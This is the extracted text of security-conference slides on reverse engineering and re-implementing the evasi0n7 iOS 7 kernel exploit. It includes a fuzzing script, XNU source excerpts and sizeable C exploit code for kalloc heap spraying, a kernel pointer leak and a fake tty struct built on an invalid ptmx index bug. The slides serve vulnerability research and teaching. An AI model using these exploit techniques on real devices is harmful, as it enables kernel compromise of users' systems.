



CENSUS
IT Security Works

iOS kernel exploitation archaeology



PATROKLOS ARGYROUDIS
CENSUS S.A.

argp@census-labs.com
www.census-labs.com

Who am i



CENSUS
IT Security Works

- Computer security researcher at CENSUS S.A.
 - Vulnerability research, RE, exploit development
- Before CENSUS: postdoc at TCD doing netsec
- Heap exploitation obsession (userland & kernel)
- Wrote some Phrack papers ;)

Introduction




CENSUS
IT Security Works

- evasi0n7 was released by the evad3rs on 22nd Dec. 2013
 - Supported iOS 7.0 to 7.1b3 - all iDevices except ATV
 - Decided to RE the kernel exploit of the jailbreak
 - Not only the bug, but the techniques too!
 - Ended up doing a re-implementation of the kernel exploit
- This talk is my notes on the project - NOT a jailbreak walkthrough!
 - Focus on encountered difficulties & how they were overcome
 - Take aways useful for current iOS kernel research

Outline

- evasi0n7 overview
- The kernel bug
- My debugging setup
- My re-implementation
- Lessons learned



evasi0n7 overview



CENSUS
IT Security Works

- Released by the evad3rs on 22nd Dec. 2013
 - That's like ~4 years ago, therefore "archaeology"
- Huge drama with geohot
- Huge drama with the bundled TaiG piracy app store
- The jb scene at that time was like the occult war of 1899 between Aleister Crowley and W.B. Yeats

Yeah... wait, what !?



pod2g
@pod2g

 Follow

We have decided to remotely disable the default installation of TaiG in China for further investigations on the piracy issue.

RETWEETS
671

LIKES
295



2:15 AM - 23 Dec 2013

evasi0n7 overview



CENSUS
IT Security Works

- geohot released a writeup on the userland part of evasi0n7
 - Stopping at the point of gaining root
 - “since the /evasi0n7 binary is supa obfuscated good”
 - AFAIK first public jb that utilized deliberate obfuscation
- p0sixninja released a writeup on the kernel bug
 - Stopping at the gdb crash log
- I apologize in advance if I forgot/missed any details or references

Motivation



CENSUS
IT Security Works

- So, I decided to RE the /evasi0n7 binary
 - Deobfuscating it seemed like an interesting challenge
 - Wanted to understand the kernel exploitation techniques implemented in it

- I started around the last week of February 2014
 - While working; at most 2 days per week on this

Ceremonial instruments




CENSUS
IT Security Works

- iPhone 4 - limerable, therefore easy (lol) kernel debugging
 - Initially (lol) with iOS 7.0.6 (AArch32)
 - iPhone 5s / iOS 7.0.6 for verifying findings on AArch64 - no kernel debugging
- `evasi0n7-mac-1.0.0-5fbc5de0c23654546ad78bd75a703a5724e15d39.dmg`
- IDA, gdb (lol), lldb (lol), Ukrainian black metal


evasi0n7 obfuscation

- Not all functions were obfuscated, but some of the important ones were



```
Function name | Segment | Start
sub_4FD30    | _text   | 0004FD30
sub_67590    | _text   | 00067590
Line 67 of 416
Graph overview

REV     R1, R0
STR     R1, [SP, #0x22E8+var_2270]
EOR.W  R0, R6, R1
EORS   R0, R2
MOV     R9, R1
EOR.W  R4, R0, R8, ROR#31
ADD     R0, SP, #0x22E8+var_2140
STR     R4, [SP, #0x22E8+var_214C]
LDR.W  R0, [R0, #0xC4]
REV     R6, R0
ADD     R0, SP, #0x22E8+var_2140
STR     R6, [SP, #0x22E8+var_226C]
LDR.W  R0, [R0, #0xA4]
REV     R0, R0
STR     R0, [SP, #0x22E8+var_2284]
EORS   R0, R5
EORS   R0, R6
EOR.W  R1, R0, R2
EOR.W  R0, R3, R6
STR     R1, [SP, #0x22E8+var_2170]
EOR.W  R0, R0, R1, ROR#31
EOR.W  R3, R0, R4, ROR#31
ADD     R0, SP, #0x22E8+var_2140
STR     R3, [SP, #0x22E8+var_2164]
LDR.W  R0, [R0, #0xD0]
REV     R5, R0
ADD     R0, SP, #0x22E8+var_2140
STR     R5, [SP, #0x22E8+var_2268]
LDR.W  R0, [R0, #0xB0]
REV     R2, R0
STR     R2, [SP, #0x22E8+var_2288]
EOR.W  R0, R9, R2
EORS   R0, R5
MOV     R9, R2
```



- I have been told that later versions of evasi0n7 were released without obfuscation, but at that point I already had my re-implementation done

The kernel bug



CENSUS
IT Security Works

- Apparently discovered by p0sixninja via simple device node fuzzing

```
#!/bin/bash

for i in `seq 1 255`; do
    echo "Node $i";
    mknod /dev/crash c 16 $i;
    echo "Hello World" >/dev/crash;
    rm -rf /dev/crash;
done;
```

- Requires unsandboxed root privileges
 - We will not cover that

The kernel bug



CENSUS
IT Security Works

```
561 ptsd_open(dev_t dev, int flag, __unused int devtype, __unused proc_t p)
562 {
563     struct tty *tp;
564     struct ptmx_ioctl *pti;
565     int error;
566
567     if ((pti = ptmx_get_ioctl(minor(dev), 0)) == NULL) {
568         return (ENXIO);
```

```
364 static struct ptmx_ioctl *
365 ptmx_get_ioctl(int minor, int open_flag)
366 {
367     struct ptmx_ioctl *new_ptmx_ioctl;
368
369     if (open_flag & PF_OPEN_M) {
```

```
459         return (_state.pis_ioctl_list[minor]);
460     }
```

```
241 /*
242  * ptmx_ioctl is a pointer to a list of pointers to tty structures which is
243  * grown, as necessary, copied, and replaced, but never shrunk. The ioctl
244  * structures themselves pointed to from this list come and go as needed.
245  */
246 struct ptmx_ioctl {
247     struct tty      *pt_tty;          /* pointer to ttymalloc()'ed data */
248     int             pt_flags;
249     struct selinfo pt_selr;
250     struct selinfo pt_selw;
251     u_char         pt_send;
252     u_char         pt_ucntl;
253     void           *pt_devhandle;    /* cloned slave device handle */
254 };
```

Back to ptsd_open



CENSUS
IT Security Works

```
567     if ((pti = ptmx_get_ioctl(minor(dev), 0)) == NULL) {
568         return (ENXIO);
569     }
570
571     if (!(pti->pt_flags & PF_UNLOCKED)) {
572         return (EAGAIN);
573     }
574
575     tp = pti->pt_tty;
```

```
602     pti->pt_flags |= PF_OPEN_S;
603     CLR(tp->t_state, TS_IOCTL_NOT_OK);
604     if (error == 0)
605         ptmx_wakeup(tp, FREAD|FWRITE);
```

```
798 ptmx_wakeup(struct tty *tp, int flag)
799 {
800     struct ptmx_ioctl *pti;
801
802     pti = ptmx_get_ioctl(minor(tp->t_dev), 0);
```

```
384     MALLOC(new_ptmx_ioctl, struct ptmx_ioctl *, sizeof(struct ptmx_ioctl), M_TTYS, M_WAITOK|M_ZERO);
385     if (new_ptmx_ioctl == NULL) {
386         return (NULL);
387     }
388
389     if ((new_ptmx_ioctl->pt_tty = ttymalloc()) == NULL) {
390         FREE(new_ptmx_ioctl, M_TTYS);
391         return (NULL);
392     }
```

pis_ioctl_list placement



CENSUS
IT Security Works

```
struct ptmx_ioctl **new_pis_ioctl_list;  
struct ptmx_ioctl **old_pis_ioctl_list = NULL;
```

```
/* Yes. */
```

```
MALLOC(new_pis_ioctl_list, struct ptmx_ioctl **, sizeof(struct ptmx_ioctl *) * (_state.pis_total + PTMX_GROW_VECTOR),
```

```
/*  
 * Enough to place the array in the desired kalloc zone:  
 * . 1 for kalloc.64  
 * . 17 for kalloc.128  
 * . 33 for kalloc.192  
 * . 49 for kalloc.256  
 * . 65 for kalloc.384  
 *  
 * However, the array already has some elements allocated during  
 * boot. With 41 allocations the array seems to always go on kalloc.256  
 * which is our target zone to work on.  
 */  
#define PIS_ALLOCATIONS 41
```

```
printf("\n[+] forcing pis_ioctl_list on kalloc.256 by allocating %d tty structs\n\n",  
..... PIS_ALLOCATIONS);
```

```
for(i = 0; i < PIS_ALLOCATIONS; i++)  
{  
    int fd = open("/dev/ptmx", O_RDWR | O_NOCTTY);  
  
    grantpt(fd);  
    unlockpt(fd);  
  
    int pfd = open(ptsname(fd), O_RDWR);  
}
```

Debugging setup



- Started by debugging the /evasi0n7 binary in userland
 - Initially with gdb, almost nothing worked
 - Then with debugserver/lldb, a bit better, but still horrible
- While experimenting my iPhone 4 iOS 7.0.6 device went into a recovery loop from which no fix/restore was possible :(
 - Only 7.1 signed at that time
 - My only iPhone 4 device, so I upgraded it to 7.1
 - e7 didn't support 7.1 - pis_ioctl_list bug fixed
 - iPhone 4 limerable so fundamental for kernel debugging

Kernel debugging setup



CENSUS
IT Security Works

- redsn0w (util for using limer1n to boot unsigned kernels) didn't/doesn't support anything newer than iOS 6.x
 - Spent considerable time trying to RE/understand redsn0w and patch it to support iOS 7.x
 - In the end I gave up, too time consuming and wasn't even the main task of this project
- Decided to go with opensn0w
 - winocm's open source redsn0w alternative
 - <https://github.com/winocm/opensn0w>



- Seemed to have support for iOS 7.x
 - Limit of 39 chars for boot-args (since iOS 7.1 was using 39 chars for boot-args)
 - Needed to use more chars to disable kernel's security checks and enable KDP
- Modified opensn0w to patch iBEC (which passes boot-args to the kernel (in DFU mode))
 - Patched the pointer to the boot-args variable to point to another location in iBEC that had a lot of available space
 - Able to have arbitrary-lengthed boot-args

Kernel debugging at last!



CENSUS
IT Security Works

- Use the force-upgraded-to-iOS-7.1 iPhone 4 device with my patched opensn0w to boot the iOS 7.0.6 kernel image!
- Little note: e7 claimed that it enabled KDP (when applying the jailbreak patches)
 - Not really...
 - They missed a check for the debug-enabled variable in the kernel
 - KDP session established, but froze after a while
 - My opensn0w patch included this ;)

Kernel debugging at last!



CENSUS
IT Security Works

- LOL! Not really!
 - Breakpoints sometimes worked!
 - Stepping sometimes just continued execution!
 - Taking too long to type commands froze KDP!
 - Issuing commands too fast froze KDP!
 - It was awesome!

- Btw, kernel debugging on iOS 6.x was much better
 - More or less the same issues, but not as frequent
 - How do iOS kernel engineers work?! - rhetorical

The /evasi0n7 binary



CENSUS
IT Security Works

- Now I could observe what the /evasi0n7 binary was doing from the kernel's point of view
 - So I started debugging it from both sides; userland and kernel
 - While manually deobfuscating obfuscated functions with hints from runtime, keeping notes with IDA
- Quickly found that it was abusing the tty structure
 - To obtain read/write access to physical memory

Re-implementation!



CENSUS
IT Security Works

- More fun to develop my own exploit
 - Not from scratch but based on the notes I had up to that point
 - Wanted to use the `vm_map_copy` structures technique (by Dowd and Mandt) - heap obsession
- Clear understanding of the bug, and a general/fuzzy idea about exploiting it
 - Pen and paper, testing, evaluation, repeat
 - Ad nauseam; despair; new idea; repeat

Let's revisit the bug



CENSUS
IT Security Works

- In essence it was an invalid indexing bug
 - In the `pis_ioctl_list` array which is allocated on the heap (element of a global struct)
 - We control the size of the array on the heap, we can grow it but not shrink it
 - `ptmx_get_ioctl` stores at the invalid index of the array the address of the `pmtx_ioctl` struct (which was allocated on `kalloc.88`)

```
435         /* Vector is large enough; grab a new ptx_ioctl */
436
437         /* Now grab a free slot... */
438         _state.pis_ioctl_list[minor] = new_ptmx_ioctl;
439
```

vm_map_copy technique



```
416 struct vm_map_copy {
417     int type;
418 #define VM_MAP_COPY_ENTRY_LIST 1
419 #define VM_MAP_COPY_OBJECT 2
420 #define VM_MAP_COPY_KERNEL_BUFFER 3
421     vm_object_offset_t offset;
422     vm_map_size_t size;
423     union {
424         struct vm_map_header hdr; /* ENTRY_LIST */
425         vm_object_t object; /* OBJECT */
426         struct {
427             void *kdata; /* KERNEL_BUFFER */
428             vm_size_t kalloc_size; /* size of this copy_t */
429         } c_k;
430     } c_u;
431 };
```

- Originally proposed by Dowd and Mandt
- Spraying the kernel heap with them by sending messages to a mach port with OOL descriptors (controlled size)
- Overwrite its size element and/or its kdata element
 - Adjacent or arbitrary leak
- Overwrite its kalloc_size element
 - kfree() puts it to a wrong zone
 - Allocate it back and write to it; heap overflow

vm_map_copy fuzzy idea



CENSUS
IT Security Works

- I'll use the pis_ioctl_list index bug to access the kdata pointer to leak kernel memory
- Kernel heap arrangement and manipulation for achieving arbitrary R/W primitives



Exploitation



CENSUS
IT Security Works



Exploitation

Stage 1



- Spray with `vm_map_copy` structs and create holes on the `kalloc.256` zone
 - `kalloc.256` selected since during debugging seemed “quiet”
 - `tty` structs go to `kalloc.384`; steer clear
- Move the `pis_ioctl_list` to `kalloc.256` (by enlarging it)
 - Goes into one of the holes we have created
 - Next to it we have a `vm_map_copy` struct

Exploitation

Stage 1



```
256     printf("\n[+] sending %d OOL messages on kalloc.256\n\n",
257           FIRST_STAGE_OOL_ALLOCATIONS);
258
259     for(i = 0; i < FIRST_STAGE_OOL_ALLOCATIONS; i++)
260     {
261         setup_fake_tty(stagel_ool_buffer, FIRST_STAGE_OBJECT_SIZE, 0);
262
263         msg.header.msgh_remote_port = stagel_myports[i];
264         msg.header.msgh_local_port = MACH_PORT_NULL;
265
266         msg.header.msgh_bits =
267             MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
268
269         msg.header.msgh_size = sizeof(msg);
270         msg.body.msgh_descriptor_count = 1;
271
272         /*
273          * Allocates:
274          *   . size + 52 bytes on 32 bits
275          *   . size + 88 bytes on 64 bits
276          */
277         msg.desc[0].out_of_line.size = FIRST_STAGE_OBJECT_SIZE;
278         msg.desc[0].out_of_line.address = stagel_ool_buffer;
279         msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;
280
281         ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);
282     }
```

Exploitation

Stage 1



```
286     printf("\n[+] creating holes on kalloc.256, receiving %d OOL messages\n\n",
287           (FIRST_STAGE_OOL_ALLOCATIONS / 2));
288
289     for(i = 0; i < FIRST_STAGE_OOL_ALLOCATIONS; i += 2)
290     {
291         memset(&msgin, 0, sizeof(msgin));
292
293         ret = mach_msg(&msgin.header, MACH_RCV_MSG, 0, 5000, stage1_myports[i], 0, 0);
294
295         if(msgin.body.msgh_descriptor_count != 1)
296         {
297             printf("[!] different descriptor count from port %d\n", stage1_myports[i]);
298             continue;
299         }
300
301         stage1_hole_indices[stage1_nhole++] = i;
302     }
303
304     printf("\n[+] forcing pis_ioctl_list on kalloc.256 by allocating %d tty structs\n\n",
305           PIS_ALLOCATIONS);
306
307     for(i = 0; i < PIS_ALLOCATIONS; i++)
308     {
309         int fd = open("/dev/ptmx", O_RDWR | O_NOCTTY);
310
311         grantpt(fd);
312         unlockpt(fd);
313
314         int pfd = open(ptsname(fd), O_RDWR);
315     }
```

Exploitation

Stage 1



CENSUS
IT Security Works



Exploitation

Stage 2



- Spray with `vm_map_copy` structs and create holes on the `kalloc.88` zone
- Create a new master PTMX device with an invalid index value
 - Allocates a `ptmx_ioctl` struct (`kalloc.88`)
 - Goes into one of the `kalloc.88` holes we have created it
 - Calling `open()` on this device stores the address of the `ptmx_ioctl` struct at the (invalid) index of the `pis_ioctl_list`
 - We control the index;
 - We relatively place it on the `kdata` field of the neighboring `vm_map_copy` struct

Exploitation

Stage 2



```
340     printf("\n[+] sending %d OOL messages on kalloc.88\n\n",
341           SECOND_STAGE_OOL_ALLOCATIONS);
342
343     for(i = 0; i < SECOND_STAGE_OOL_ALLOCATIONS; i++)
344     {
345         setup_fake_tty(stage2_ool_buffer, SECOND_STAGE_OBJECT_SIZE, 0);
346
347         msg.header.msgh_remote_port = stage2_myports[i];
348         msg.header.msgh_local_port = MACH_PORT_NULL;
349
350         msg.header.msgh_bits =
351             MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;
352
353         msg.header.msgh_size = sizeof(msg);
354         msg.body.msgh_descriptor_count = 1;
355
356         /*
357          * Allocates:
358          *   . size + 52 bytes on 32 bits
359          *   . size + 88 bytes on 64 bits
360          */
361         msg.desc[0].out_of_line.size = SECOND_STAGE_OBJECT_SIZE;
362         msg.desc[0].out_of_line.address = stage2_ool_buffer;
363         msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;
364
365         ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);
366     }
```

Exploitation

Stage 2




CENSUS
IT Security Works

```
370     printf("\n[+] creating holes on kalloc.88, receiving %d OOL messages\n\n",
371           ..... (SECOND_STAGE_OOL_ALLOCATIONS / 2));
372
373     for(i = 0; i < SECOND_STAGE_OOL_ALLOCATIONS; i += 2)
374     {
375         memset(&msgin, 0, sizeof(msgin));
376
377         ret = mach_msg(&msgin.header, MACH_RCV_MSG, 0, 5000, stage2_myports[i], 0, 0);
378
379         if(msgin.body.msgh_descriptor_count != 1)
380         {
381             printf("[!] different descriptor count from port %d\n",
382                   ..... stage2_myports[i]); /* not a problem really */
383
384             continue;
385         }
386
387         stage2_hole_indices[stage2_nhole++] = i;
388     }
389
390     printf("[+] creating a new master ptmx device\n");
391     ret = unlink("/dev/ptmx-fake");
392
393     /* on 64-bit devices this should be divided by 8 (ptr size) */
394     ret = mknod("/dev/ptmx-fake", S_IFCHR | 0666, makedev(15, INVALID_PIS_INDEX / 4));
395
396     printf("\n[+] opening the new master ptmx device\n\n");
397
398     /*
399     * The following open() allocates a new ptmx_ioctl struct of which
400     * we can leak its address from the kernel heap.
401     */
402
403     master_fd = open("/dev/ptmx-fake", O_RDWR | O_NOCTTY | O_NONBLOCK);
404
405     /*
406     * The above sets ptmx_ioctl->pt_flags to 0x200.
407     */
```


Exploitation

Kernel heap leak (stages 1 & 2)



```
/* Vector is large enough; grab a new ptmx_ioctl */  
/* Now grab a free slot... */  
_state.pis_ioctl_list[minor] = new_ptmx_ioctl;
```

Exploitation

Kernel heap leak (stages 1 & 2)



CENSUS
IT Security Works

- We receive the OOL message
 - We now have the kernel heap pointer that has the address of the newly allocated `ptmx_ioctl` struct
 - An address of a slot of the `kalloc.88` kernel heap zone



Exploitation

Kernel heap leak (stages 1 & 2)



CENSUS
IT Security Works

```
413     /*
414     * open() puts a pointer to the new ptmx_ioctl struct at the invalid index.
415     * We receive the respective message to get back its contents and read
416     * this kernel heap pointer.
417     */
418
419     printf("[+] receiving 00L messages from kalloc.256 to leak a pointer to ptmx_ioctl\n");
420
421     for(i = 1; i < stagel_hole; i++)
422     {
423         memset(&msgin, 0, sizeof(msgin));
424
425         /* i - 1 because slots in a zone are given in reverse order */
426         ret = mach_msg(&msgin.header, MACH_RCV_MSG, 0, 5000,
427     ..... stagel_myports[stagel_hole_indices[i] - 1],
428     ..... 100 /* ms */, 0);
429
430         if(ret != MACH_MSG_SUCCESS)
431         {
432             continue;
433         }
434
435         ptmx_ioctl_ptr = *(int *)msgin.desc[0].out_of_line.address;
436
437         if(ptmx_ioctl_ptr)
438         {
439             printf("[+] got a kernel heap pointer (to a ptmx_ioctl struct): %p\n",
440     ..... (void *)ptmx_ioctl_ptr);
441
442             heap_addr_found = 1;
443             break;
444         }
445     }
```

Exploitation

Stage 3



- Triggering the bug on a slave ptmx device reaches a code path that gives us a write
 - Need to survive dereferences; we know a kalloc.88 address
- Clean-up the kalloc.256 zone, spray it again with vm_map_copy structs and create holes
 - Again, next to the pis_ioctl_list array we place a vm_map_copy struct
 - We use a payload/buffer for it that has a fake ptmx_ioctl pointer
 - ptmx_ioctl has a pointer to a tty struct
 - We use the leaked kernel heap address for the fake tty pointer

Exploitation

Stage 3



CENSUS
IT Security Works

- Clean-up the kalloc.88 zone and spray it again
- With `vm_map_copy` structs, to
 - Use their payload to place part of the fake tty struct (doesn't fit in kalloc.88, it's 256 bytes*)
 - We plan to use their size and/or `kalloc_size` fields as targets for controlled relative writes
 - Then use Dowd's methods for arbitrary read/heap overflow via `vm_map_copy` structs

* But goes to kalloc.384

Exploitation

Stage 3



CENSUS
IT Security Works

- Problem: our fake tty struct must be 256 bytes (since we need to survive various uses of it)
 - Also spray kalloc.88 that something that allows us to host the rest of the fake tty struct
- Open the AppleJPEGDriver IOKit driver
 - Spray with XML properties of length 88 (i0n1c's technique)
 - Placed on kalloc.88 after our vm_map_copy struct
 - Its content is the second part of our fake tty struct
 - It's enough to reach the desired code path that gives us a write
 - We corrupt the neighboring vm_map_copy struct

Fake tty struct on kalloc.88



```
114 struct tty {
115     lck_mtx_t      t_lock;          /* Per tty lock */
116
117     struct clist t_rawq;          /* Device raw input queue. */
118     long          t_rawcc;        /* Raw input queue statistics. */
119     struct clist t_canq;        /* Device canonical queue. */
120     long          t_cancc;        /* Canonical queue statistics. */
121     struct clist t_outq;         /* Device output queue. */

```

```
92 struct clist {
93     int          c_cc;           /* count of characters in queue */
94     int          c_cn;           /* total ring buffer length */
95     u_char      *c_cf;          /* points to first character */
96     u_char      *c_cl;          /* points to next open character */
97     u_char      *c_cs;          /* start of ring buffer */
98     u_char      *c_ce;          /* c_ce + c_len */
99     u_char      *c_cq;          /* N_bits/bytes long, see tty_subr.c */
100 };

```

- Note: arbitrary R/W just with the fake tty?
- Theoretically possible, in practice unstable
- Remember, our two kalloc.88 slots cannot hold the whole fake tty struct (256 bytes)
- We point c_cs to the neighboring vm_map_copy struct's size or kalloc_size fields

Exploitation

Stage 3



